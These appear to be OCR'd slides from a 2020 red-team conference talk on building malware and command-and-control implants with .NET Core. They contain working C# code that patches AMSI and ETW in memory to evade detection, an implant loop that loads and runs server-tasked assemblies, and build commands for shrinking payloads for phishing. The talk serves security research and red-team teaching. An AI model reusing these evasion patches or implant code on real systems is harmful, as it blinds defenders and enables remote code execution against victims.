SPECTEROPS

TALK

.NET Core for Malware

Ryan Cobb

November 20 12:30 - 13:30

SO-CON 2020

Ryan Cobb – @cobbr_io

Ryan is a consultant and red teamer at SpecterOps, specializing in building offensive security toolsets

- Consultant @ SpecterOps
- Author
  - Covenant
  - SharpSploit
  - PSAmsi
- Speaker
  - DerbyCon
  - BSides DFW, BSides Austin

Blog: *cobbr.io*

Twitter: twitter.com/cobbr_io

Github: github.com/cobbr


What is .NET?

- Software development platform, originally for Windows only
- Powerful set of built-in APIs
- Language independent
  - VB.NET
  - JScript.NET
  - F#
  - PowerShell
  - C#


. NET Versions

- **.NET Framework**
  - Original implementation, for Microsoft Windows.
- **.NET Core**
  - An open-source, cross-platform implementation of .NET.
- .NET Standard
  - Formal specification of APIs that a .NET implementation must fulfill in order to comply to the standard. Partially abandoned as of .NET 5


What is .NET?


Languages
C#
PowerShell
etc.
C#
PowerShell Core
Runtimes
.NET Framework (CLR)
.NET Core (CoreCLR)
Specifications
Common Intermediate Language (CIL / MSIL / IL)

What is .NET?


C#
Compiler
(csc.exe, Rosyln, etc.)
.NET Assembly (IL)
Runtime
CLR
Machine Code

. NET Framework



Why use (C#) . NET?

- Living off the land
  - Installed and enabled by default on most* Windows OS versions
- Visibility
  - Less visibility than some alternatives (i.e. PowerShell)
  - Security products starting to look for it, but not as good at it
- Built-in APIs
  - Powerful set of built-in APIs makes development significantly faster

. NET vs. PowerShell

- PowerShell
  - Built on .NET
  - Visibility for defenders
    - AMSI
    - ScriptBlock Logging
    - Constrained Language Mode
- C# / .NET
  - Less visibility
    - AMSI introduced in .NET Framework v4.8
  - Less flexibility


Sharp{Tool}

- C# - Our language of choice for .NET
- Sharp{Tool}
  - GhostPack – Rubeus, Seatbelt, SharpRoast, SharpUp, SharpWMI, etc.
  - SharpView
  - SharpSploit, SharpGen, SharpShell
- Covenant
  - C2 framework custom-built with the explicit purpose of handling .NET implants / tasks

Covenant

- Command and Control (C2) framework built for handling .NET tradecraft.
- Server built on .NET Core
- Implants targets the .NET framework *or .NET Core*
  - .NET Core implant – Brutes

. NET Core


C#
PowerShell
etc.
C#
PowerShell Core
.NET Framework
.NET Core
Common Language Runtime

. NET Core

- The future of .NET is on .NET Core (for software and malware)
  - .NET 5 will be .NET Core
  - .NET Framework is being *deprecated*
- Will likely be installed by default in future OS versions

. NET Core Malware?

- Fairly new concept
  - No public information about use in-the-wild
  - Limited public information, public tradecraft, public open source tools
- Lots of potential
  - Utilize newest APIs for malware (not stuck in 2007, .NET 3.5)
    - Usable async primitives
    - AssemblyLoadContext
    - etc.
- Existing research:
  - https://github.com/checkymander/CoreSploit
  - https://bohops.com/2019/08/19/dotnet-core-a-vector-for-awl-bypass-defense-evasion/
  - That's all

. NET Core Malware – Potential

- Utilize newest APIs for malware
  - AssemblyLoadContext to unload assemblies
  - Built-in JSON serialization/deserialization
  - Usable async primitives, performance improvements, etc.
- Cross-platform malware
  - Utilize existing code for Linux and MacOS implants
- .NET Core not required to be installed on target systems
  - Improvement over .NET Framework
- Easily port .NET Framework code to .NET Core

. NET Core Malware

- Visibility
  - AMSI
  - ETW
- Execution Techniques
  - PublishSingleFile
  - dotnet.exe
- Unique, practical problem/solutions for .NET Core malware
  - File Size
  - Dependencies


. NET Core Malware – Visibility

- Less visibility?
  - No AMSI in some .NET Core versions (<= .NET Core 2.2)
    - AMSI added in .NET Core 3.0+
    - Versioning much faster in .NET Core, unlikely to see <= .NET Core 2.2 being used
  - AMSI/AV relies on signatures
    - Little available malware means fewer signatures
  - Bypasses

. NET Core Malware – AMSI

- Problem: AMSI in .NET 5
- Solution
  - Bypass no different than .NET Framework!

. NET Core Malware – AMSI



https://docs.microsoft.com/en-us/windows/win32/amsi/how-amsi-helps

. NET Core Malware – AMSI

```
public static bool PatchAmsiScanBuffer()
{
    byte[] patch;
    if (Utilities.Is64Bit) { patch = new byte[6]; patch[0] = 0xB8; patch[1] = 0x57; patch[2] = 0x00; patch[3] = 0x07; patch[4] = 0x80; patch[5] = 0xc3; }
    else { patch = new byte[8]; patch[0] = 0xB8; patch[1] = 0x57; patch[2] = 0x00; patch[3] = 0x07; patch[4] = 0x80; patch[5] = 0xc2; patch[6] = 0x18; patch[7] = 0x00; }
    var library = PInvoke.Win32.Kernel32.LoadLibrary("amsi.dll");
    var address = PInvoke.Win32.Kernel32.GetProcAddress(library, "AmsiScanBuffer");
    uint oldProtect;
    PInvoke.Win32.Kernel32.VirtualProtect(address, (UIntPtr)patch.Length, 0x40, out oldProtect);
    Marshal.Copy(patch, 0, address, patch.Length);
    PInvoke.Win32.Kernel32.VirtualProtect(address, (UIntPtr)patch.Length, oldProtect, out oldProtect);
    return true;
}
```

Adam Chester - @xpn
Daniel Duggan - @_RastaMouse

. NET Core Malware – ETW

- Problem: ETW in .NET 5
- Solution: Exact same thing, same as .NET Framework

```
public static bool PatchETWEventWrite()
{
    byte[] patch;
    if (Utilities.Is64Bit) { patch = new byte[2]; patch[0] = 0xc3; patch[1] = 0x00; }
    else { patch = new byte[3]; patch[0] = 0xc2; patch[1] = 0x14; patch[2] = 0x00; }
    var library = PInvoke.Win32.Kernel32.LoadLibrary("ntdll.dll");
    var address = PInvoke.Win32.Kernel32.GetProcAddress(library, "EtwEventWrite");
    PInvoke.Win32.Kernel32.VirtualProtect(address, (UIntPtr)patch.Length, 0x40, out uint oldProtect);
    Marshal.Copy(patch, 0, address, patch.Length);
    PInvoke.Win32.Kernel32.VirtualProtect(address, (UIntPtr)patch.Length, oldProtect, out oldProtect);
    return true;
}
```

Adam Chester - @xpn
Simone Salucci - @saim1z
Daniel López - @DaniLJ94

. NET Core Malware – Execution Techniques

- .NET Core CLI:
  - Only when .NET Core runtime is installed on the system
  - Uncommon now, but won't be for long
- CoreRT / .NET Native
  - Experimental .NET core runtime(s) with ahead-of-time compilation
  - Everything is converted to native code at compilation
- **PublishSingleFile**

. NET Core Malware – . NET Core CLI

- .NET Core CLI can run project files or built assemblies
  - Built assemblies:

```
dotnet ./Malware.dll
```

  - Project Files:

```
~/Project$ ls
Program.cs Project.csproj
~/Project$ dotnet run
```

- .NET Core runtime must be installed on the system
  - Uncommon now, but won't be for long
- Basis for an application whitelisting bypass discovered by @bohops:
  - https://bohops.com/2019/08/19/dotnet-core-a-vector-for-awl-bypass-defense-evasion/


. NET Core Malware – CoreRT

- Ahead-of-time compilation
  - Experimental .NET core runtime that does ahead-of-time compilation
  - Everything is converted to native code at *compile-time*
  - No need for an actual runtime (i.e. CLR) at, well, runtime. Everything is already machine code.
- .NET Core does not need to be installed
- File sizes can be small
- Experimental runtime, performance can be affected
- .NET Native
  - Similar to CoreRT but closed-source and for Universal Windows Platform (UWP) applications (Windows Store Apps)

. NET Core Malware – PublishSingleFile

- What about Living off the Land?
  - .NET Core is unlikely to be installed by default ***yet*** on target endpoints, but it doesn't need to be.
- .NET Core 3.0+ introduced **PublishSingleFile** feature
  - Compiles entire assembly with all dependencies to a single **unmanaged** .exe PE file
  - Embeds the entire .NET Core runtime into the PE, creates **large** files
  - The PE serves as a wrapper to bootstrap the runtime, which will eventually host your assembly

. NET Core Malware – PublishSingleFile



. NET Core Malware – PublishSingleFile

- Produces a **large** self-contained PE file, typically 60MB+
- “Cross-platform” binaries compiled for any 1 operating system
  - Windows, Linux, MacOS
- .NET does ***not*** need to be installed on target operating system
  - Payloads can be for older operating system, Windows XP for example
- Lots of similarities to Go
  - Self-contained executable
  - Large payloads
  - Cross-platform

. NET Core Malware – Practical Problems

- Unique, practical problem/solutions for .NET Core malware
  - File Size
    - 60 MBs *can be* too large, for some phishing scenarios especially
  - Dependencies
    - Solutions to the File Size problem can lead to practical problems with “delayed” dependencies

. NET Core Malware – File Size Problem

- Problem: File Size
  - Basic .NET Core apps can be ~60MBs by default when using PublishSingleFile
- Solutions
  - ILLinker
    - The ILLinker or “PublishTrimmed” feature can “trim” assemblies that are not needed by the application
    - Example: Not using System.Dianostics.Process namespace? This assembly can be removed from the runtime embedded in the executable.
    - Problems: Reflection, missing dependencies, etc.
  - CoreRT

. NET Core Malware – File Size Problem

1. `dotnet.exe publish -c release -r win-x64 /p:PublishSingleFile` – ~60MBs
2. Add ILLinker: `dotnet.exe publish -c release -r win-x64 /p:PublishSingleFile /p:PublishTrimmed` – ~30MBs
3. Use CoreRT: `dotnet.exe publish -c release -r win-x64 /p:Mode=CoreRT` – ~5MBs
4. Upgrade CoreRT: `dotnet.exe publish -c release -r win-x64 /p:CoreRT-Moderate` – ~4MBs
5. Upgrade CoreRT: `dotnet.exe publish -c release -r win-x64 /p:CoreRT-High` – ~3MBs

. NET Core Malware – File Size Problem

- Problem: File Size
- Solutions
  - ILLinker – PublishTrimmed
  - CoreRT
- Taken to an extreme:
  - https://medium.com/@MStrehovsky/building-a-self-contained-game-in-c-under-8-kilobytes-74c3cf60ea04

. NET Core Malware – Brute

- Brutes utilize the PublishSingleFile, PublishTrimmed features
- File size is large (~30MBs)
  - Limits the libraries linked in initial payload
- Can still load “task” assemblies at runtime with additional functionality

. NET Core Malware – Dependencies

- Problem: Library dependencies in “tasked” assemblies
- Tasked assemblies are true .NET assemblies
  - Not using PublishSingleFile
  - Smaller, don’t contain the whole runtime
- Unfortunately, “tasked” assemblies can only reference libraries included in the initial payload
  - Other libraries are not known in the implant
- Solution?

. NET Core Malware – Dependencies

Task

```
using System.Diagnostics;
public class Task
{
  public static void Execute()
  {
    foreach (var p in Process.GetProcesses())
    {
      Console.WriteLine(p.Id + ” “ + p.ProcessName);
    }
  }
}
```

Implant

```
public static void ExecuteImplant(ImplantServer server)
{
    while (true)
    {
        byte[] task = server.GetNextTask();
        if (task != null)
        {
            Assembly a = Assembly.Load(task);
            a.GetTypes()[0].GetMethods()[0].Invoke(null, new object[] {});
        }
    }
}
```

Error:

System.IO.FileNotFoundException: Could not load file or assembly ‘System.Diagnostics.Process’

. NET Core Malware – Dependencies

- Problem: Library dependencies in “tasked” assemblies
- Solutions:
  - AssemblyLoadContext - https://docs.microsoft.com/en-us/dotnet/api/system.runtime.loader.assemblyloadcontext?view=net-5.0
  - AssemblyResolve - https://docs.microsoft.com/en-us/dotnet/api/system.appdomain.assemblyresolve?view=net-5.0

. NET Core Malware – Dependencies

Task

```
using System.Diagnostics;

public class Task
{
    public static void Execute()
    {
        foreach (var p in Process.GetProcesses())
